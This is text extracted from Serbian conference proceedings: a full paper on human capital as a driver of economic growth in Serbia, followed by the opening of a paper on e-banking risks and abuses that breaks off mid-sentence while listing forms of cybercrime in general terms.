Službeni glasnik Republike Srbije. (2014). Odluka o klasifikaciji bilansne aktive i vanbilansnih stavki banke. Preuzeto 15 januara 2015. sa http://www.paragraf.rs/propisi/odluka_o_klasifikaciji_bilansne_aktive_i_vanbilansnih_stavki_banke.html

Službeni glasnik Republike Srbije. (2014). *Zakon o zaštiti korisnika finansijskih usluga*. Sl. glasnik RS 36/2011, 139/2014.



DOI: 10.15308/Synthesis-2015-455-458

Synthesis
International Scientific Conference of IT and Business-Related Research

# LJUDSKI KAPITAL KAO KVALITATIVNA KOMPONENTA PRIVREDNOG RASTA I RAZVOJA

## HUMAN CAPITAL AS A QUALITATIVE COMPONENT OF ECONOMIC GROWTH AND DEVELOPMENT

Slađana Mušikić, Milica Krulj Mladenović
Visoka poslovna škola strukovnih studija Blace, Srbija

**Apstrakt:**
Potrebno je upoznati se sa značenjem kategorija privredni rast i privredni razvoj. Privredni rast je kvantitativno uvećanje fizičkog obima proizvodnje roba i usluga u određenom vremenskom periodu. Privredni razvoj pored kvantitativnog uvećanja uzima u obzir i određena kvalitativna svojstva kao što su obrazovanje, zdravlje, kultura, životna sredina i zavisi od postignutih rezultata u svakoj od ovih oblasti. Kao neposredni faktor od kojih zavisi privredni razvoj javljaju se fizički i ljudski kapital.
Fizički kapital su mašine, oprema, zgrade, a ljudski kapital je skup sposobnosti koje ima radna snaga jedne privrede. Ljudski kapital se može akumulirati kroz obrazovanje, a fizički kroz investicije. Samo obrazovanje i znanje nije dovoljno za povećanje proizvodnih rezultata. Pozitivan uticaj na rast i razvoj privrede imaće samo korišćenje stečenih znanja i veština.

**Ključne reči:**
privredni rast, privredni razvoj, ljudski kapital, znanje.

**Abstract:**
It is necessary to become conversant with the meaning of the categories of economic growth and economic development. Economic growth is the quantitative increase in the scope of production of goods and services within a certain time period. Besides quantitative increase, the economic growth also takes into account certain qualitative features, such as education, health, culture, environment and it depends on the achieved results in all of the aforementioned areas.
Physical and human capital occur as a direct factor affecting the economic growth. Physical capital refers to machines, equipment, buildings, whereas human capital refers to a set of competences of the workforce of a certain economy. The human capital can be accumulated through education whereas physical capital through investments. Knowledge and education alone are not sufficient for improving production results. Only the use of gained knowledge and skills shall have a positive bearing on the economic growth of any country.

**Key words:**
economic growth, economic development, human capital, knowledge.

## UVOD

Glavni faktori privrednog rasta i razvoja su: prirodni resursi i kapital. Kapital može biti u obliku: fizičkog kapitala, novčanog i ljudskog kapitala. Bez tehnološkog napretka, ni fizički ni ljudski kapital neće dovesti do rasta i razvoja.

Geri Beker (*Gary Becker*) u svom klasičnom delu Ljudski kapital (*Human Capital*) ističe da svaka aktivnost koja sa sobom nosi troškove u tekućem periodu, a povećava produktivnost u budućem, može se analizirati u okviru teorije investicija (Grečić, 2004, str. 111). Sve aktivnosti koje povećavaju produktivnost zahtevaju ulaganje, investicije, ali se vraćaju sa profitom. Investicije su povezane sa problemima merenja troškova i učinaka, odnosno kako napraviti racionalan izbor između raspoloživih mogućnosti.

Ljudski kapital je ekonomski izraz za znanje, veštine koje radnici stiču kroz obrazovanje, obuku i radno iskustvo. Glavni oblik formiranja ljudskog kapitala je obrazovanje. U obrazovanju su akumulirane veštine, koje se stiču i kroz obuku na poslu. Obrazovanje, obuka i iskustvo nisu dovoljno opipljivi kao mašine, zgrade, ali ljudski kapital i fizički kapital utiču na povećanje sposobnosti privrede da proizvodi dobra i usluge.

U zemljama gde je ljudski kapital oskudan, jaz između zarada obrazovanih i neobrazovanih radnika je veći. Treba obezbediti dobre obrazovne ustanove, i koristiti ih. Ulaganja u ljidski kapital imaju svoj oportunitetni trošak. Dok traje školovanje čovek se odriče zarade koju bi mogao da ostvari kroz rad. Međutim, obrazovane osobe mogu da imaju više ideja koje mogu da doprinesu sveukupnom razvoju znanja društva koja će moći svako da koristi. Doprinos za društvo od školovanja može biti veći od doprinosa za pojedinca.

Za rešavanje brojnih strukturnih problema privrede potrebno je upotrebiti znanje. Sticanje, unapređivanje i upotreba znanja sigurno podstiče rast i konkurentnost privrede.

## 1. SVOJSTVA LJUDSKOG KAPITALA

Najčešće se u ekonomiji rada i teoriji ekonomskog rasta kao glavni oblik formiranja ljudskog kapitala predstavlja obrazovanje.

Obrazovanje treba tretirati kao proizvodnu investiciju, a ne kao potrošnju, jer je obrazovanje akumulacija kapitala. Svaki student snosi određene troškove školovanja (knjige, školarina...) i to su direktni troškovi. Indirektni troškovi se odnose na propuštene prihode rada, koji se žrtvuju zbog školovanja. Nasuprot troškova nalaze se koristi u vidu veće zarade, boljih mogućnosti za zapošljavanje, veći izbor zanimanja i sl.

Da bi se donela racionalna odluka o školovanju treba uporediti troškove i koristi. Prema prof. Mak-Konelu, relevantni kriterijum za investiranje u visokoškolsko obrazovanje, ili pravilo odluke koje se zasniva na ovoj računici, da pojedinac treba

E-mail: sladjana.musikic@vpskp.edu.rs
DOI: 10.15308/Synthesis-2015-459-462

da investira, ako je njena (investiciona) neto sadašnja vrednost veća od nule. Dakle, to znači da je pozitivna vrednost, u stvari sadašnja diskontovana vrednost koristi, veća od sadašnje diskontovane vrednosti troškova, a kada su koristi veće od troškova, odluka da se investira u visoko obrazovanje je ekonomski racionalana. Ako je neto sadašnja vrednost negativna, tada su troškovi veći od koristi i investicija se ekonomski ne može opravdati (Grečić, 2004, str. 119). Ovo je razmišljanje pojedinca o ulaganju u obrazovanje. Ulaganje u ljudski kapital se mora posmatrati sa stanovišta privrede društva. Većina ekonomista smatra da obrazovanje sadrži društvene koristi-koristi za ostale.

Društvene koristi od ulaganja u obrazovanje:

- Stopa nezaposlenosti onog dela radne snage sa višim stepenom obrazovanja je niža nego dela s nižim stepenom obrazovanja.
- Deo radne snage s višim stepenom obrazovanja učestvuje u većem delu u političkom životu jedne zemlje i doprinosi ostvarivanju kvalitetnijih političkih odluka; drugim rečima, ljudi s višim stepenom obrazovanja daće doprinos boljem funkcionisanju društvenih i političkih procesa.
- Deca roditelja s višim stepenom obrazovanja rastu u poželjnijem porodičnom ambijentu i okruženju i uživaju veću brigu, nego što je to slučaj s decom roditelja s nižim stepenom obrazovanja.
- istraživački rezultati ljudi s visokim obrazovanjem mogu doneti visoke i široko rasprostranjene koristi za čitavo društvo. Po pravilu, ljudi s višim stepenom obrazovanja imaju i veće mogućnosti za dolaženje do novih otkrića i inovacija (Grečić, 2004, str. 122).

Pored znanja i obrazovanja u ljudski kapital se uključuju i sve ljudske osobine od kojih zavise radne sposobnosti i pojedinaca i preduzeća i to: veštine, kompetencije, zdravlje, fizičke i mentalne sposobnosti, motivisanost za rad i razvoj.

Sticanje veština postiže se ceo život. Zaposleni danas moraju biti sposobni da stvaraju, organizuju i koordiniraju aktivnosti unutar i između radnih grupa. Na to treba da utiče obrazovni sistem. Bitno je da radnici, pored kognitivnih osobina, vole da uče i stiču nova znanja, veštine i kompetencije koje se mogu transformisati u vrednost. Što se više upoznajemo sa područjem znanja to dolaze i nove ideje. Svako znanje ne mora biti korisno u ekonomskom smislu jer potrebni su i uslovi za preduzetništvo i infrastruktura kako bi se ono transformisalo u tržišnu vrednost što zahteva kulturno okruženje i uređen pravni sistem.

Važne su i radne veštine koje se usavršavaju treningom. Četiri jednostavna pravila za efikaksnost treninga:

- Participacija. Ljudi brže uče ako aktivno učestvuju u procesu učenja.
- Ponavljanje. Raspoređeno učenje kroz vreme.
- Transfer treninga. Trening je najefikasniji ako se odmah primeni na poslu.
- Povratna informacija. Dobijanje informacija o uspešnosti treninga (Greenberg & Baron, 1997, str. 129).

Briga o zdravlju je i individualna i društvena vrednost. Društvo sa zdravim ljudima lakše postiže ekonomski uspeh. Pre svega, misli se ne samo na razvijenu zdravstvenu oblast nego i na prevenciju, stil života, socijalne uslove. Zdravlje radne snage zavisi od radne atmosfere, prikladnih odmora, stambene zbrinutosti, poslovne komunikacije. Radnici se više umaraju od stresa, bolesti savremenog poslovnog čoveka, a od samog posla manje. Društvo koje ne rešava pitanje ljudskog zdravlja ima manje poverenje svojih građana.

## 2. LJUDSKI KAPITAL I PRIVREDNI RAST I RAZVOJ

Za privredni napredak važnu ulogu ima fizički kapital i rad. Ako bi se količina rada izražavala uzimajući u obzir uloženi ljudski kapital sigurno bi uloga rada u odnosu na fizički kapital bila veća.

Veličina ljudskog kapitala se ne može izračunati sabiranjem troškova koje ima domaćinstvo, preduzeća i država za obrazovanje. Češće se koristi utvrđivanje veze između povećanja ulaganja u ljudski kapital i povećanja diskontnih životnih radnih prihoda. Istraživanja pokazuju da je ljudski kapital veći od fizičkog kapitala, a posebno da je prihod veći od prihoda fizičkog kapitala.

Delovanje ljudskog kapitala na rast može se objasniti kroz sopstvenu tehnološku proizvodnju i kroz prihvatanje tehničko tehnoloških inovacija. Sigurno je da će zemlja koja ima dovoljno ljudskog kapitala moći brže da ide u korak sa tešnološkim novinama. Ljudski kapital je važan ne samo kod prihvatanja nego i kod korišćenja nove tehnologije. Kao što je u predhodnom delu rečeno kroz duže školovanje, učenje, obuku, veštine omogućava se veće ulaganje u ljudski kapital. Taj ljudski kapital stvara novine u tehnologiji i omogućava njeno korišćenje. U privredno razvijenim zemljama nova radna mesta otvaraju se u delatnostima koje su bogate ljudskim kapitalom. Veći nivo stvorenog ljudskog kapitala smanjuje troškove primene nove tehnologije i povećava brzinu primene tehnoloških inovacija.

Ulaganje u fizički kapital daje rezultate samo ako zemlja ima prirodne resurse, a ljudski kapital i tehnologija obično dolazi iz razvijenih zemalja.

Nejednaka raspodela ljudskog kapitala u društvu stvara velike razlike u prihodima zaposlenih. Profesor B.A. Lundvall, upozorava da podsticanje razvoja tehnologije u uslovima nedovoljnog i loše raspoređenog ljudskog kapitala dovodi do velike nejednakosti u zaradama što smanjuje društveno jedinstvo i izaziva političke probleme.

## 3. ULOGA LJUDSKOG KAPITALA U PRIVREDNOM RAZVOJU

Ljudski resursi, naročito visoko obrazovani, postaju pokretači razvoja svake ekonomije koja se bazira na znanju. Znanje je danas ključni resurs i pokretač svakog razvoja koje mora biti u funkciji stvaranja dodatne vrednosti.

Fizički kapital ne određuje konkurentnost preduzeća, već ljudski kapital koji je sastavni deo svakog procesa poslovanja. Za preduzeće resurs nije ljudski kapital već potencijali tog kapitala. Tu se pre svega misli na obrazovanje, znanje, veštine, kompetencije, motivaciju. Kvalitet mora biti pokretač u preduzeću, pa se sa tog stanovišta govori o ljudskom kapitalu. Ljudski kapital je pokretačka snaga samo ukoliko može da poveća produktivnost, da akumulira znanje, iskustvo i kvalifikacije.

### 3.1. LJUDSKI KAPITAL KAO FAKTOR PRIVREDNOG RAZVOJA I REPUBLICI SRBIJI

Ljudski kapital možemo meriti kao stepen ukupne psihofizičke sposobnosti, socijalno-zdravstvene sposobnosti i nivoa prosečne kvalifikovanosti odnosno, obrazovanosti pojedinca.

Kada posmatramo stanovništvo u Republici Srbiji prema školskoj spremi, videće se udeo visokoobrazovanih u populaciji.



DOI: 10.15308/Synthesis-2015-459-462

| NIVO OBRAZOVANJA | 2002. god. % | 2011. god. % |
|---|---|---|
| BEZ ŠKOLE | 5,66 | 2,68 |
| NEPOTPUNO OSNOVNO OBRAZOVANJE | 16,18 | 11,00 |
| OSNOVNO OBRAZOVANJE | 23,88 | 20,76 |
| SREDNJE OBRAZOVANJE | 41,07 | 48,93 |
| VIŠE OBRAZOVANJE | 4,51 | 5,65 |
| VISOKO OBRAZOVANJE | 6,52 | 10,59 |
| NEPOZNATO | 2,18 | 0,40 |
| **Ukupno stanovnika** | 6,321.231 | 6,161.584 |

Tabela 1. Stanovništvo starosne grupe od 15 do 64 godine prema nivou obrazovanja u Republici Srbiji (u %)

Izvor: RZS - Anketa o radnoj snazi, 2002-2011. god.

Podaci iz Tabele 1 pokazuju da se broj visokoobrazovanih u Republici Srbiji povećava. Međutim, to mora biti u skladu sa potrebama tržišta rada. Naš obrazovni sistem još uvek ne odgovara potrebama privrede. Školovani visokoobrazovani kadar nije spreman da se uhvati u koštac sa savremenim tokovima poslovanja.

Evropska unija je ovaj pokazatelj počela da meri od 2002. godine, kada je 24% stanovništva u dobi od 30 do 34 godine starosti imalo visoko ili više obrazovanje, i od tada beleži napredak na ovom polju. Prema podacima EUROSTAT-a za 2013. godinu pokazatelj visokoobrazovanih uzrasta od 30 do 34 godine u izabranim zemljama EU izgleda ovako: Italija – 2,4%, Češka – 24%, Grčka – 30%, Mađarska – 31,9%, Luksemburg – 52,5%, Irska – 60%, Francuska – 50%, Belgija – 47%, Poljska – 45%, Španija – 44%, Nemačka – 42% (EurActiv, 2014).

U Republici Srbiji starosna kategorija od 30 do 34 godine odlikuje se višim udelom visokoobrazovanih nego među starijim stanovništvom. U starosnoj grupi od 35 do 39 godina taj procenat je 21%, a do 74 godina starosti on varira od 15,5% do 19,5%. Prema Anketi o radnoj snazi iz 2013. godine u Republici Srbiji muškarci prednjače u obrazovanju. Skoro ravnopravni muškarci i žene su u visokom i višem obrazovanju. Osnovnu školu ima 40% žena, a 28,9% muškaraca. Srednje obrazovanje ima 43,9% žena i 54,6% muškaraca. Visoko i više obrazovanje ima 16,1% žena i 16,6% muškaraca (Republički zavod za statistiku, 2014).

Trend je povećavanja obrazovanosti – srednjeg i visokog obrazovanja u Republici Srbiji, ali nam je potrebno obrazovanje koje razvija kativnost kao i veštinu rešavanja problema. Fundamentalna znanja ostaju kao baza, to se ne menja, ali se mora promeniti pristup i način učenja, kao i primena samog znanja.

Drugi pokazatelj za školovanje mladih je udeo onih koji rano napuštaju školu. U EU se on poboljšao između 2002. i 2013. godine. Mladih starosti od 18 od 24 godine koji su odustali od srednjeg obrazovanja ili ga nisu ni započeli je 2002. godine bilo 17%, a 2013. godine taj procenat je smanjen na 12%. Zemlje Istočne Evrope su dobre po ovom pokazatelju: Hrvatska – 3,7%, Slovenija – 3,9%, Češka – 5,4%, Poljska – 5,6%. S druge strane imamo slučaj Španije gde svaki peti stanovnik napusti školovanje, odnosno 23,5%, malta – 20,9%, Portugalija – 19,2% (EurActiv, 2014).

Anketa o radnoj snazi u Republici Srbiji nema izdvojene ove starosne grupe, najpribližniji je uzrast od 20 do 24 godine starosti gde je udeo sa osnovnom školom 7,6%.

Ulaganje u srednje i visoko obrazovanje poboljšava kvalitet ljudskog kapitala. Kvalitet i potencijal ljudskog faktora određeni su investicijama u obrazovanje i nauku.

Za nauku su u Republici Srbiji izdvajanja vrlo niska sredstva: 2010. godine 0,30% BDP (bruto domaći proizvod), a 2011. godine 0,65% BDP. Evropski standard je 3% BDP. Švedska izdvaja 4,3%, Finska – 3,4%, Danska – 2,4%, Slovenija – 1,5%.

Prema Izveštaju Svetske organizacije za zaštitu intelektualne svojine, Republika Srbija je na 46 mestu od 141 zemlje po inovacijama. Inovacije su široko shvaćene i obuhvataju s jedne strane uslove za inovaciju, infrastrukturu, obrazovanje i sa druge strane rezultate. Republika Srbija je po uslovima za inovacije na 65 mestu, a po rezultatima na 36 mestu, što nije rezultat za pohvalu, jer ukazuje na manjkavost u okruženju za podsticanje inovacija (EurActiv, 2012).

Podizanje kvaliteta radne snage kroz obrazovanje i obuke i socijalno uključivanje doprineće privrednom razvoju Republike Srbije.

Politika obrazovanja mora da se zasniva na stvarnim i realnim potrebama tržišta rada i u pravcu sprečavanja ranog napuštanja škole.

## ZAKLJUČAK

Pri planiranju i realizaciji investicionih ulaganja mora se ustražiti u kojoj meri su faktori kao što su tehnologija i fizički kapital povezani, a posebno u meri u kojoj su povezani sa ljudskim kapitalom i koja kombinacija daje najbolje rezultate za privredni razvoj zemlje. Faktori privrednog razvoja su komplementarni i sigurno da nedostatak jednog smanjuje sposobnost drugog faktora. Obično se uzima da je fizički kapital nedovoljan i da će se kroz SDI (strane direktne investicije) povećati izgledi za brži rast. Međutim, ako priliv investicija nije u planiranom obimu, krivac za nedostatak je ljudski kapital zbog koga se fizički kapital ne koristi u punoj meri.

Primena nove tehnologije takođe zavisi od ljudskog kapitala, jer se njena proizvodnja nalazi u rukama onih koji su visoko opremljeni ljudskim kapitalom, a to je mali broj razvijenih zemalja. Obrazovanje zaposlenih nije u skladu sa mogućnostima primene već stvorene tehnologije. Zbog velike nejednakosti u rasporedu ljudskog kapitala u jednoj zemlji, nova tehnologija može dovesti do problema u zapošljavanju, uz veliki udeo nezaposlenih.

U politici formiranja ljudskog kapitala, obrazovanje treba usmeriti na sposobnost prihvatanja novih znanja kroz ceo radni vek i proširiti obrazovanje u sve društvene slojeve.

Ljudski kapital za razliku od fizičkog kapitala gubi na vrednosti kada se ne koristi. Ljudski kapital se dodatno stvara učenjem kroz rad, a fizički kapital se radom smanjuje. Kapital potreban za stvaranje bogatstva nije više zemlja, fizički kapital, sada je to ljudski kapital, znanje radnika, inovacije, patenti.

Moraju se jačati intelektualni potencijali, ona znanja i veštine koje su u funkciji budućeg blagostanja, jačati stvaralaštvo, slobodan duh, intelektualnu hrabrost, samostalno odlučivanje.

U osnovi privrednog rasta i razvoja u Republici Srbiji, pored konkurentnosti privrede, je i ulaganje u ljudski kapital. Znanje i njegova primena prepoznato je kao osnovni razvojni faktor koji R. Srbija mora da iskoristi. Prema usvojenoj Nacionalnoj strategiji zapošljavanja za period 2011-2020. godine, mere i aktivnosti moraju biti usmerene na podsticanje profesionalnog razvoja radnika, smanjenje neusklađenosti između sfere rada i obrazovanja. Proces obrazovanja i učenja treba usmeriti u pravcu primenljivosti stečenih kompetencija i povećanju konkurentnosti na tržištu rada.



DOI: 10.15308/Synthesis-2015-459-462

## LITERATURA


Adamson, M. (2009). The human capital strategy. *Ephemera*, 9(4), 271-284.

Bogdanović, M. (2008). Prilog teoriji ljudskog kapitala:koja svojstva radne snage treba smatrati bitnim sastavnicama ljudskog kapitala? *Ekonomija*, 15(1), 45-81.

Cvetanović, S., & Jovović, D. (2013). *Ekonomija*. Blace: Visoka poslovna škola Blace.

EurActiv.(2012). Manje visoko obrazovanih u Srbiji nego u EU. Preuzeto sa http://www.euractiv.rs/srbija-i-eu/7147

EurActiv.(2014). Srbija 46. u svetu po inovacijama. Preuzeto sa http://www.euractiv.rs/srbija-i-eu/4446

Grečić, V. (2004). *Ekonomija rada*. Beograd: Ekonomski fakultet.

Mankiw, G. (2004). *Principi ekonomije*. Beograd: Ekonomski fakultet.

Republički zavod za statistiku. (2014). Anketa o radnoj snazi, 2013. Preuzeto sa http://webrzs.stat.gov.rs/WebSite/repository/documents/00/01/35/41/SB-578_ARS_2013-SAJT.pdf

Službeni glasnik Republike Srbije. (2011). Nacionalna strategija zapošljavanja za period 2011-2012. godine. Preuzeto sa www.nzs.gov.rs/...302_nacionalna_strategija_zapošljavanja_2011_2020

Smit, A. (1970). *Istraživanje prirode i uzroka bogatstva naroda*. Beograd: Kultura.




DOI: 10.15308/Synthesis-2015-459-462

Synthesis
International Scientific Conference of IT and Business-Related Research

# PRIMENA SAVREMENIH TEHNOLOGIJA U BANKARSTVU: ZLOUPOTREBE I MOGUĆA REŠENJA

## THE USE OF MODERN TECHNOLOGIES IN BANKING: ABUSE AND POSSIBLE SOLUTIONS

Jelena Obradović[1], Miloš Dragosavac[1], Sonja Arsić[2]
[1]Visoka poslovna škola strukovnih studija, Vladimira Perića-Valtera 4, Novi Sad, Srbija
[2]Ekonomski fakultet, Univerzitet u Nišu, Trg kralja Aleksandra Ujedinitelja 11, Niš, Srbija

**Apstrakt:**
U savremenom finansijskom sistemu se sve više zahteva od finansijskih institucija da proširuju svoje uslužne sisteme i povećavaju kvalitet pruženih usluga. Da bi to ostvarile, upućene su na korišćenje novih, pre svega Internet tehnologija, i usvajanje e-banking paradigme, što doprinosi lakšem pristupu uslugama, manjim troškovima, većoj transparentnosti i olakšanoj komunikaciji prilikom obavljanja finansijskih transakcija. Međutim, pored značajnog doprinosa savremenih tehnologija i Interneta u bankarskom sektoru, od velikog je značaja utvrditi i njihove negativne efekte. Uprkos stalnoj borbi da se bezbednost i privatnost na polju elektronskog bankarstva održe na što većem nivou, porast sajber kriminala narušava poverenje i utiče na povećan broj zabrinutih korisnika. Uporedo sa usvajanjem novih tehnologija, neophodno je razvijati i metode zaštite od sajber kriminala kako bi korisnici usluga bili bezbedni. U ovom radu, prikazaćemo negativne efekate primene savremenih tehnologija u bankarstvu, kao i najefikasnija rešenja za dati problem.

**Ključne reči:**
elektronsko bankarstvo, Internet, sigurnost, korisnici usluga.

**Abstract:**
In modern financial systems, the financial institutions are increasingly more expected to expand their service systems and enhance the quality of services provided. In order to achieve this, they are focused on the use of new, predominately Internet technologies, and adoption of e-banking paradigm, which enables easier access to services, lower costs, greater transparency and more facilitated communication while carrying out financial transactions. However, besides significant contribution of modern technology and the Internet to the banking sector, it is important to identify their negative effects. Despite the continuous struggle to maintain the highest possible level of security and privacy in the field of electronic banking, the increase in cyber crime distorts trust and leads to a greater number of concerned users. Along with the adoption of new technologies, it is necessary to develop methods for protection against cyber crime in order to make the users feel safe. This paper presents adverse effects of using modern technology in the banking industry, and proposes the most effective solutions for the given issues.

**Key words:**
e- banking, Internet, security, service users.

## 1. UVOD

U cilju dostizanja što bolje tržišne pozicije, u uslovima postojanja ogromne konkurencije, rastućih zahteva klijenata i korišćenja novih tehnologija, banke prolaze kroz proces tehnološke revolucije. Prolazeći kroz taj proces, svoje usluge sve više pružaju elektronskim putem što doprinosi većem kvalitetu poslovanja. Elektronsko bankarstvo (*e-banking*) je doprinelo značajnom povećanju baze korisnika putem veće dostupnosti usluga.

Uvođenje savremenih tehnologija u bankarsko poslovanje eliminisalo je problem geografske distance i značajno doprinelo lakšoj komunikaciji, povezivanju klijenata i protoku informacija. Tokom poslednjih desetak godina Internet je promenio pravila u gotovo svim privrednim granama, uključujući i bankarski sektor (Muñoz-Leiva *et al.*, 2010). Današnje banke su se transformisale u složene finansijske „makro megatrendere" – finansijske „hobotnice sa pipcima" u svim tradicionalnim bankarskim, nebankarskim, pa čak i u pomoćnim finansijskim poslovima (Momirović, 2008).

Uprkos činjenici da elektronsko bankastvo pruža mnoge prednosti i dalje postoji velika grupa klijenata koji odbijaju da usvoje takvu uslugu zbog naizvesnosti i zabrinutosti za bezbednost (Littler & Melanthiou, 2006). Shodno tome, kada je reč o primeni savremenih tehnologija u bankarskom poslovanju, bitno je identifikovati nedostatke i pretnje u procesu primene, ali i pronaći adekvatna rešenja za nastale probleme. Davaoci ovakvih usluga moraju odgovoriti na zahteve u polju bezbednosti. Iako nema sumnje da Internet bankarske trasakcije imaju slojevitu zaštitu od bezbednosnih pretnji, provajderi moraju imati takav pristup bezbednosti da je obezbeđuju u sastavu ponude usluga (Amtul, 2011).

## 2. RIZICI U ELEKTRONSKOM BANKARSTVU

U svakom području poslovanja, pa i u elektronskom bankarstvu, kompanije i banke se suočavaju sa određenim rizicima koji mogu ugroziti ostvarivanje njihovih ciljeva. Rizik je stanje u kojem postoji mogućnost negativnog odstupanja od poželjnog ishoda ili ishoda kome se nadamo. Stoga možemo reći da bi ri-

E-mail: jelena.obradovic.vps@gmail.com
DOI: 10.15308/Synthesis-2015-463-468

zik postojao u finansijskom poslovanju mora da bude moguć, da izaziva ekonomsku štetu, bude neizvestan i bude slučajan (Vaughan & Vaughan, 1995). Prema ISO Priručniku rizik se definiše kao efekat neizvesnosti u odnosu na ciljeve. Taj efekat može biti pozitivan ili negativan. U oba slučaja rizik predstavlja mogućnost da rezultati poslovanja odstupaju od očekivanih rezultata. Dakle, privredni subjekti koje se bave elektronskim bankarstvom (banke) projektuju svoje ciljeve za budući vremenski period na osnovu podataka o pojavama koje mogu uticati na ostvarenje ciljeva u definisanom vremenskom intervalu. Iako danas postoje mnogi modeli i programi za projektovanje određenih veličina (u ovom slučaju rezultata poslovanja banke) na osnovu njihovog odnosa sa drugim veličinama, nijedan od tih modela ne daje 100% precizne podatke upravo zbog toga što se okolnosti ne mogu uvek predvideti. Poslovanje banaka prati određeni stepen neizvesnosti koji se može definisati kao rizik poslovanja. Neizvesnost je prisutna u različitim područjima poslovanja banke tako da se može napraviti klasifikacija neizvesnosti, odnosno rizika, sa kojima se banka, kao subjekt koji se bavi elektronskim poslovanjem, sreće. U tabeli 1 dat je pregled osnovnih vrsta rizika sa kojima se banka susreće u svom poslovanju.

| Operativni rizik | Reputacioni rizik | Pravni rizik | Rizik internacionalnog poslovanja |
|---|---|---|---|
| Rizik pouzdanosti i održavanja sistema<br>Rizik dizajniranja, implementacije i održavanja sistema<br>Rizik zloupotrebe proizvoda ili usluge od strane klijenta | Rizik negativnog javnog mnjenja<br>Rizik odliva klijenata | Rizik pranja novca<br>Rizik neusaglašenosti sa zakonima | Rizik zemlje<br>Politički rizik |

Tabela 1. Rizici u elektronskom bankarstvu
Izvor: Bank for International Settlements

Operativni rizik je izraz opasnosti od direktnih ili indirektnih gubitaka koji su rezultat neadekvatnih internih procesa, ljudi, sistema ili spoljašnih događaja (Vuković & Stakić, 2010). Dakle, izvor operativnog rizika su ljudi zaposleni u samoj banci, ali izvor operativnog rizika mogu biti i klijenti ukoliko zloupotrebe usluge ili proizvod banke.

Reputacija je jako bitna za svaki privredni subjekat, pa i za banku. Ukoliko banka ima lošu reputaciju klijenti nemaju poverenja i ne žele da posluju sa takvom bankom. Gubici banke zbog loše reputacije mogu biti veliki. Istraživanje koje je 2014. godine u Hrvatskoj sprovela *Hypo* banka u saradnji sa konsultanstkom kućom *A.T. Kerney* pokazalo je da je najbitniji faktor prilikom izbora banke od strane klijenata reputacija banke, a na drugom mestu je blizina banke i cena usluge.

Prvi Zakon o sprečavanju pranja novca u Republici Srbiji donet je 1. jula 2002. godine. U skladu sa ovim Zakonom formirana je finansijsko-obaveštajna služba čiji je cilj sprečavanje pranja novca. Godišnje služba primi nekoliko hiljada prijava o sumnjivim transkacijama, a najveći broj tih transakcija odnosi se upravo na bankarski sektor.

Danas su gotovo sve banke svoje poslovanje proširile i na međunarodno tržište, tako da pružaju usluge klijentima izvan granica države na čijoj teritoriji imaju svoje sedište. To je velika prednost za njih jer mogu proširiti obim svojih poslova, ali s druge strane to bankama donosi i dodatni rizik koji se pre svega odnosi na postojanje drugačijih propisa i prakse poslovanja u drugim zemljama koje im često nisu dovoljno poznati.

Lista rizika sa kojim se banke susreću u elektronskom poslovanju nije konačna. Sa razvojem modernih tehnologija i njihovom sve većom primenom u elektronskom bankarstvu lista rizika se stalno proširuje. Od banke se pre svega zahteva da razvije sistem upravljanja rizicima kako bi omogućila njihovo praćenje, pravovremeno indentifikovanje i reagovanje na njih. U procesu upravljanja rizikom, odnosno prilikom monitoringa rizika, najčešće se koristi ALM koncept koji se drugačije naziva upravljanje aktivom i pasivom banke. U okviru ovog koncepta ključno je indentifikovati rizike sa kojima se banka suočava, ali i definisati limite rizika koji moraju biti u skladu sa poslovnom strategijom banke. ALM predstavlja strategiju upravljanja ukupnom bilansnom i vanbilansnom strukturom banke koja treba da obezbedi zadovoljavajuću profitabilnost, efikasno upravljanje aktivom i pasivom i kontrolu upravljanja rizicima banke (Ercegovac & Momčilović, 2012). Primena ALM koncepta zahteva od menadžmenta banke da stalno usavršava svoj sistem upravljanja rizikom.

Potreba za stalnim praćenjem i kontrolom rizika u elektronskom bankarstvu prepoznata je i od strane Bazelskog komiteta na čiji predlog je formirana Elektronska bankarska grupa koju sačinjavaju kontrolori banaka i centralnih banaka. Cilj ove grupe je indentifikovanje osnovnih principa za praćenje rizika u elektronskom bankarsku i definisanje mera kako bi štetno dejstvo rizika bilo ublaženo, a ako je moguće i eliminisano. Korišćenje savremenih tehnologija u bankarstvu je bankama donelo odlične mogućnosti u smislu da svoje poslovanje mogu proširiti izvan granica zemlje u kojoj posluju, a da pri tom ne moraju fizički biti prisutne na tom tržištu, odnosno ne moraju otvarati svoje ekspoziture. Širenje elektronske aktivnosti banaka je pred supervizore i kontrolore banaka stavilo nove izazove koji se ogledaju u sledećem:

- Potencijalna lakoća i brzina kojom banke koje su locirane bilo gde u svetu mogu obavljati poslove sa klijentima preko povezanih elektronskih mreža iz zemalja u kojima banke nemaju licencu za poslovanje i nisu pod nadzorom;
- Potencijalna sposobnost banke koja koristeći Internet lako može da poveže svoje bankarske aktivnosti (koje su obično predmet nadzora) sa nebankarskim aktivnostima;
- Praktične teškoće sa kojima se suočavaju nacionalne vlasti koje žele da kontrolišu *e-banking* pristup sajtovima poreklom iz drugih zemalja koje ne sarađuju sa zemljom domaćinom (Bank for International Settlements, 2000).

## 3. ZLOUPOTREBE U ELEKTRONSKOM BANKARSTVU

Zloupotrebe su u elektronskom bankarstvu vrlo česta pojava i mogu znatno narušiti reputaciju pružaoca elektronskih usluga, ali i naneti velike štete klijentima. Zloupotreba tuđih podataka u elektronskom obliku poznata je pod nazivom sajber kriminal i poprima sve veće razmere. Tačna procena štete od sajber kriminala se ne može utvrditi prvenstveno zbog toga što banke, želeći da zaštite svoju reputaciju, često ne priznaju mogućnost "provaljivanja" njihovog sistema poslovanja i zloupotrebe njihovih podataka, odnosno privatnih podataka njihovih klijenata. Ipak, postoji uverenje da je sajber kriminal u porastu i da se svaki sistem zaštite koji koriste banke može oboriti ukoliko se u tom pokušaju uloži dovoljno vremena i sredstava. Najčešće zloupotrebe koje se javljaju u elektronskom bankarstvu su sledeće:

1. Zlonamerni kod – ovde se pre svega radi o različitim virusima i aplikacijama koje otežavaju ili praktično onemogućavaju rad sistema, a deluju tako što kopiraju višak



DOI: 10.15308/Synthesis-2015-463-468

